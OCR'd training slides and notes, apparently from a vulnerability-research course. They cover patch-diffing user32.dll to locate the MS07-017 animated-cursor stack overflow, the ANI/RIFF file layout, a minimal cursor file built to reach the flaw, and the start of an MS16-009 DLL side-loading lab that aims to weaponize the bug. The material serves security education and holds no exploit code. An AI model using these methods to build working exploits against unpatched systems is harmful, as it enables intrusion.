


Exercise: Interesting Functions

Although we have little information to go on so far, the _ReadTag() function directly above the comparisons looks like it may be responsible for checking to see what kind of options are used within the file type. We'll get back to that soon.

Exercise: More on _ReadTag()

- Switch to IDA Pro, click the call to _ReadTag() from LoadAniIcon(), and press "x" to bring up the xrefs window




Exercise: More on _ReadTag()

Jump back to IDA Pro and double-click the LoadAniIcon() function from the Matched Functions tab or the main Functions window. This takes you to the disassembly of LoadAniIcon(), where you can locate the same call to _ReadTag() as you saw in BinDiff. Remember to press the spacebar from the graphical view window inside of IDA Pro to switch to the text-based disassembly view. When you locate the call to _ReadTag() from within the LoadAniIcon() function, click it once, and it should highlight in yellow. Press "x" to bring up the cross-references pop-up box. This box shows all the calls to _ReadTag(). Double-click the box highlighted on the slide, which is the function LoadCursorIconFromFileMap().

Exercise: LoadCursorIconFromFileMap()

- Now follow the path




Exercise: LoadCursorIconFromFileMap()

Now that you're inside the function LoadCursorIconFromFileMap(), you can see the call to _ReadTag(), followed by a comparison to the ASCII string anih. Shortly after that is another comparison checking to see if a variable in memory is equal to 0x24. If not, a conditional jump is taken to another location. If the variable is equal to 0x24, a call to the function ReadChunk() is made.

Exercise: ReadChunk() (1)

- Click _ReadChunk() and press "x" to bring up the xrefs pop-up




- LoadAniIcon() also calls ReadChunk()

Exercise: _ReadChunk() (1)

When clicking the call to ReadChunk() from within the LoadCursorIconFromFileMap() function, press "x" to again bring up the cross-references pop-up. You should quickly notice that there is another call to ReadChunk() from LoadAniIcon(), which is the function that has changed per BinDiff.

Exercise: ReadChunk() (2)

- Double-click ReadChunk()
- ReadChunk() seems to read in some arguments and make a call to ReadFilePtrCopy()
- Click ReadFilePtrCopy() and press Enter




Exercise: _ReadChunk() (2)

ReadChunk() seems to read in some arguments and pass them to ReadFilePtrCopy(). Now check that function.

Exercise: ReadFilePtrCopy()

- ReadFilePtrCopy() calls memcpy()




Exercise: ReadFilePtrCopy()

ReadFilePtrCopy() calls memcpy(), which seems to write data to the stack based on surrounding references to EBP and ESP. You need to confirm this later in a debugger. Overall, tracking the original function call to ReadTag(), followed by calls to ReadChunk(), ReadFilePtrCopy(), and memcpy(), shows the progression in which some type of data is eventually copied to the stack. Let's find the vulnerability.


Exercise: BinDiff – LoadCursorIconFromFileMap()

- Looking at the sanity check




Exercise: BinDiff – LoadCursorIconFromFileMap()

When going back to BinDiff to take a look at the function LoadCursorIconFromFileMap(), you can see some type of sanity check after checking to see if what is read includes anih. Specifically, there is a comparison instruction to check and see if some variable in memory is equal to 0x24, or 36 bytes. If the comparison is successful, the call is made to ReadChunk() a few instructions down, or you're sent somewhere else.



Exercise: BinDiff – LoadAniIcon()

It seems as if we have found the likely vulnerability in the function LoadAniIcon(). The patched version of the function on the right includes the check that we have seen elsewhere, checking to see if a variable in memory is equal to 36 bytes. The unpatched version on the left calls the ReadChunk() function without first checking to see if the variable in memory is equal to 36 bytes. It looks as if the bounds checking relies on this check, and the stack overflow is likely caused by the lack of this check.




Exercise: PatchDiff2 View

As you can see on the right side of the image marked "Patched," there is a red circle showing the sanity check that is missing from the other side before the ReadChunk() function is called.


Exercise: When Is LoadAniIcon() Called?

- The only call to LoadAniIcon() is from LoadCursorIconFromFileMap()



Exercise: When Is LoadAniIcon() Called?

The only call when checking the xrefs to LoanAniIcon() is from LoadCursorIconFromFileMap(). Let's take a closer look to understand the conditions in which this function call is made.



Exercise: Conditions

Note that the block layout on this slide was altered to fit on the slide by condensing the output from IDA Pro and removing part of the conditional jumps to show only the path to calling LoadAniIcon(). Starting from the top, we see the comparison to check and see if we match the string anih. If so, we check to see if a variable in memory, likely a size, is equal to 0x24, or 36 bytes. If so, we call ReadChunk(). After ReadChunk() returns, we subtract 0x24 from ESP and load another address into ESI. We are eventually getting down to a call to LoadAniIcon, which implies that if there is more data to handle, we call the function. We need to make sure we can reach this block of code. To do this, we need to understand more about the file format.

Animated Cursor File Format

- The .ani extension and file format
  - Used for animated cursors
  - Based on Resource Interchange File Format (RIFF)
  - Contains metadata about the file
    - Author, Title, Length, and more
    - Files broken into chunks containing a tag, size, and data
  - Multiple image files make up the animation
  - Time delay between files is called frame timing


Animated Cursor File Format

At this point, you need to analyze the animated cursor file format. Files containing the .ani extension are files used for animated cursors. The file format is based on the well-documented Resource Interchange File Format (RIFF). The start of the file contains metadata, which holds information about the author, title, and length of the file. Files are broken into chunks that contain three primary components: a tag that identifies the file, a 4-byte integer that represents the size, followed by the actual data. Multiple image files are pieced together with a time delay in between to make up the animation.

Resource Interchange File Format (RIFF)

http://www.engr.udayton.edu/faculty/jloomis/cpe102/asgn/asgn1/riff.html

- RIFF is a structure that defines more specific file formats
- Chunks are 4-character codes (such as anih)
- Chunks can be nested
- Chunk starts with RIFF, followed by 4-byte size field and a 4-byte code for type



Resource Interchange File Format (RIFF)

The following RIFF description was taken from https://www.loc.gov/preservation/digital/formats/fdd/fdd000025.shtml:

"RIFF (Resource Interchange File Format) is a tagged file structure for multimedia resource files. Strictly speaking, RIFF is not a file format, but a file structure that defines a class of more specific file formats, some of which are listed here as subtypes. The basic building block of a RIFF file is called a chunk. Chunks are identified by four-character codes and an application such as a viewer will skip chunks with codes it does not recognize. The basic chunk is a RIFF chunk, which must start with a second four-character code, a label that identifies the particular RIFF 'form' or subtype. Applications that play or render RIFF files may ignore chunks with labels they do not recognize. Chunks can be nested. The RIFF structure is the basis for a few important file formats but has not been used as the wrapper structure for any file formats developed since the mid-1990s."

As shown on the slide, The RIFF structure is set up to first contain an ID of "RIFF," followed by a 4-byte size field for the overall RIFF chunk. Following the size field is the Form Type, which is also 4 bytes. Following the Form Type is the LIST chunk data, which starts with an ID and size. There is support for multiple nested chunks, called "subchunks" on the slide. Let's focus in on ANI's use of the RIFF format.

Reference

You can find extensive information on RIFF at http://www.johnloomis.org/cpe102/asgn/asgn1/riff.html.

ANI File Format In-Depth (1)

http://www.daubnet.com/en/file-format-ani

- Start with RIFF followed by size
- Form type is ACON for ANI
- Header chunk is anih for animated cursor
- Following anih is data specific to the ANI file format

Name	ID
RIFF	HeaderID = 'ACON'
anih	header chunk
LIST	HeaderID = 'fram'
icon	single frame
...	
seq	(optional) specifies the display sequence of frames. Notice the space after the 'q'.
rate	(optional) specifies the display timing of frames

ANI File Format In-Depth (1)

On the slide is a diagram taken from http://www.daubnet.com/en/file-format-ani that shows the RIFF structure. From this, you can understand the formatting of the RIFF chunk data and proceeding chunks. Remember that RIFF calls the different supported file formats "Tags" and is made up of "Chunks." This helps to clarify the function names you've been dealing with so far, ReadTag() and ReadChunk(). LoadCursorIconFromFileMap()'s name suggests that the function is responsible for reading in animated cursor data from a file. The following information was written by R. James Houghtaling. This information can be used to perform analysis and understand the ANI file format.

This is a paraphrase of the format. It is essentially just a RIFF file with extensions (view this monospaced). This info basically comes from the Multimedia DevKit (MMDK).

```
"RIFF" {Length of File}
  "ACON"
    "LIST" {Length of List}
      "INAM" {Length of Title} {Data}
      "IART" {Length of Author} {Data}
    "fram"
      "icon" {Length of Icon} {Data}     ; 1st in list
      ...
      "icon" {Length of Icon} {Data}     ; Last in list  (1 to cFrames)
  "anih" {Length of ANI header (36 bytes)} {Data}  ; (see ANI Header TypeDef )
  "rate" {Length of rate block} {Data}     ; ea. rate is a long (length is 1 to cSteps)
  "seq " {Length of sequence block} {Data} ; ea. seq is a long (length is 1 to cSteps)

-END-
```

Any of the blocks (ACON, anih, rate, or seq) can appear in any order. We've never seen rate or seq appear before anih, though. You need the cSteps value from anih to read rate and seq. The order we usually see the frames in is RIFF, ACON, LIST, INAM, IART, anih, rate, seq, LIST, and ICON. You can see the LIST tag is repeated and the ICON tag is repeated once for every embedded icon. The data pulled from the ICON tag is always in the standard 766-byte .ico file format.

ANI File Format In-Depth (2)

- Header chunk ID is anih
- Followed by the 4-byte size field
  - Should be 36 bytes for anih header
- All fields shown in this diagram come to 36 bytes
  - Most are optional
  - Can simply hold 0s
- RIFF chunk needs at least two subchunks: one for anih header and a LIST chunk

Structure of the "anih" header chunk.

Name	Size	Description
HeaderSize	4 bytes	size of this structure (= 32)
NumFrames	4 bytes	number of stored frames in this animation
NumSteps	4 bytes	number of steps in this animation
Width	4 bytes	total width in pixels
Height	4 bytes	total height in pixels
BitCount	4 bytes	number of bits/pixel ColorDepth = 2BitCount
NumPlanes	4 bytes	= 1
DisplayRate	4 bytes	default display rate in 1/60s (Rate = 60 / DisplayRate fps)
Flags	4 bytes	currently only 2 bits are used
reserved	bits 31..2	unused = 0
SequenceFlag	bit 1	TRUE: File contains sequence data
IconFlag	bit 0	TRUE: Frames are icon or cursor data FALSE: Frames are raw data

http://www.daubnet.com/en/file-format-ani

ANI File Format In-Depth (2)

On this slide is the ANI chunk data, consisting of 36 bytes. Many of the fields are optional, but we must at least include the header type of anih followed by a 4-byte size and include a LIST chunk.

The following data helps to clarify the ANI header structure. If this link is no longer valid, try http://www.gdgsoft.com/anituner/help/aniformat.htm.


- All {Length of...} are 4byte DWORDs.
- ANI Header TypeDef:

```
struct tagANIHeader {
  DWORD cbSizeOf; // Num bytes in AniHeader (36 bytes)
  DWORD cFrames; // Number of unique Icons in this cursor
  DWORD cSteps; // Number of Blits before the animation cycles
  DWORD cx, cy; // reserved, must be zero.
  DWORD cBitCount, cPlanes; // reserved, must be zero.
  DWORD JifRate; // Default Jiffies (1/60th of a second) if rate chunk not present.
  DWORD flags; // Animation Flag (see AF_ constants)
  } ANIHeader;
```

Viewing an Animated Cursor


- This is the rainbow.ani cursor located in c:\Windows\Cursors on XP

1. RIFF
2. ACON
3. LIST
4. anih



Viewing an Animated Cursor


A few sections were marked that should look familiar. As identified by the number 1, the file starts x with RIFF, followed immediately by the size of the entire file, which is shown as 0x2658, which is 9,816 bytes. Number 2 shows ACON, which is required for the animated cursor file format. Number 3 shows LIST, which is also a requirement for the animated cursor file format. The number 4 shows the anih header tag followed immediately by 0x24, or 36 bytes in decimal. This is the required header size that should be checked through bounds checking in the code handling the file format. There is a lot of extra data inside this file, such as the Microsoft copyright information. When developing a generic ANI file for testing purposes, you will need to determine the minimal amount of data necessary to pass the appropriate checks and reach the desired code containing the vulnerability.



Stripped-Down Animated Cursor File


On the slide is a template animated cursor based off other cursor files evaluated and the specification covered in the last module. Several fields were ignored because they should have no effect on whether the file will be processed. As you can see, the RIFF tag is listed first, followed by the size, ACON, anih header tag, anih header size of 0x24 to pass the first check in LoadCursorIconFromFileMap(), frames field (which needs a value), cursor flag set to 1 to state it is a cursor file, and finally LIST tag.

If you can dig up an old Vista SP0 base build, you could continue investigating this bug on your own time. Simply set a breakpoint on the LoadCursorIconFromFileMap() function inside of IE 7 and navigate to a local website, which loads the stripped-down cursor.



Exercise: Diffing MS07-017 - The Point

In this exercise, you looked at the patched and unpatched versions of user32.dll for Microsoft Windows Vista, running Internet Explorer 7. Your goal was to ensure that you could successfully resolve symbols from Microsoft, diff user32.dll, and locate the patched vulnerability.



Diffing MS16-009 & MS16-014

In this module, you will analyze a DLL side-loading vulnerability.

Exercise: Diffing MS16-009 & MS16-014

- Resolves a DLL side-loading attack affecting Windows 10 x64, as well as other OSs
- Files are on your USB drive in 760.3
- Take a look at the following links for more information related to CVE-2016-0041:
  - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0041
  - https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-009

Exercise: Diffing MS16-009 & MS16-014

Take a look at your MS16-009 folder on your course USB. Included in there is the file urlmon.dll, both patched and unpatched. This file resolves CVE-2016-0041, which was a DLL side-loading vulnerability. It affects Windows 10 x64. The vulnerability affects Skype, OneDrive, and IE 11.

References

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-009

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0041

MS16-009 & MS16-014

- Microsoft Security Bulletin MS16-014 – Important
  - Security Update for Microsoft Windows to Address Remote Code Execution (3134228) – Private Disclosure – Discovered by Greg Linares
- Microsoft Security Bulletin MS16-009 – Critical
  - Cumulative Security Update for Internet Explorer (3134220)
- Both have fixes that apply in relation to CVE-2016-0041 – DLL Loading Remote Code Execution Vulnerability
  - Corrects how DLLs are loaded
  - Affected Windows Vista through Windows 10 with IE 9/10/11, OneDrive, and Skype
  - The file urlmon.dll is patched as part of MS16-009
- You will diff the patch to discover the bug, discover it as if it were a 0-day, and weaponize the vulnerability

MS16-009 & MS16-014

Greg Linares (@Laughing_Mantis) discovered and disclosed this DLL side-loading bug to Microsoft. It was addressed with MS16-009 and MS16-014 in February 2016. We will focus on Windows 10 x64 for this section; however, other versions of Windows were apparently vulnerable under the right conditions. The vulnerability was reversed and weaponized by Stephen Sims based on patch diffing. In this series of exercises, you will perform discovery through diffing, discovery as if it were a 0-day, and weaponization of the vulnerability.

Getting Started...

- Under the 760.3 folder on your course USB is a folder titled "Skype Lab."
- There is a 32-bit subfolder and a 64-bit subfolder
  - If you have an IDA advanced license and can disassemble 64-bit files, use the 64-bit files for this lab
  - If you can only disassemble 32-bit files, your results will be slightly different for this lab
    - If using the 32-bit files, you must use turbodiff with IDA Free 5.0 as the changes are not detected with BinDiff
    - There will also be a large number of functions showing changes, so you may need to dig more
- See the notes for more information

Getting Started...

Go to your USB drive under the 760.3 folder. There is a folder named "Skype Lab." Inside this folder are two subfolders: "32-bit" and "64-bit." If you have a copy of IDA Advanced and can diff 64-bit files, please use the files under that folder. If you will be diffing the 32-bit files, you must use IDA Free 5.0 with turbodiff for this lab. For whatever reason, BinDiff does not detect the changes between the unpatched and patched 32-bit files. If you examine them, they still show up and you can see the code changes, but they are not color-coded as such. If diffing the 32-bit files, you will also see a larger number of changes that if diffing the 64-bit files. This is due to the versions of the files that are being diffed for 32-bit and the patches for Windows 10 Build 1511 being no longer available from Microsoft for download. Microsoft is constantly changing the way in which files can be accessed.

Stop!

- Spend some time diffing the unpatched and patched versions of urlmon.dll
- See if you can determine what has changed and what that means in relation to the vulnerability before moving ahead
- If diffing the 32-bit versions, take a look at the **BuildUserAgentStringMobileHelper** function
  - Too many distractions if you are not given the function name to analyze
  - The 64-bit version only shows one change
- You may get a pop-up in IDA looking for **module 'api-ms'win'shlwapi-winrt-storage-l1-1-1**. Simply click Cancel to ignore the prompt


Stop!

Your job now is to diff the unpatched and patched versions of urlmon.dll to determine the changes related to the vulnerability. Before continuing on with this lab, attempt to locate the vulnerability and what it means.

If you are diffing the 32-bit version, take a look at the function **BuildUserAgentStringMobileHelper**. You are being given the name of the relevant function because turbodiff shows too many other functions with changes otherwise. The reason for this is due to the fact that you are not using the most optimal versions of urlmon.dll for the diff, as Microsoft no longer makes the patches available monthly for Windows 10 Build 1511. The 64-bit files are the correct ones to diff and only show the one change.

Diffing 64-bit urlmon.dll

- When you diff urlmon.dll, only one function has a change:
  - BuildUserAgentStringMobileHelper()



similarity	confide	change	EA primary	name primary
0.99	0.99	-I-----	0000000180003B2A0	BuildUserAgentStringMobileHelper(UACOMPATMODE,c...
1.00	0.99	-------	0000000180001000	_dynamic_initializer_for__g_OleAutDll__
1.00	0.99	-------	0000000180001010	_dynamic_initializer_for__g_mxsMedia__
1.00	0.99	-------	0000000180001040	_dynamic_initializer_for__g_mxsSession__


  - It is nearly identical at 99% similarity

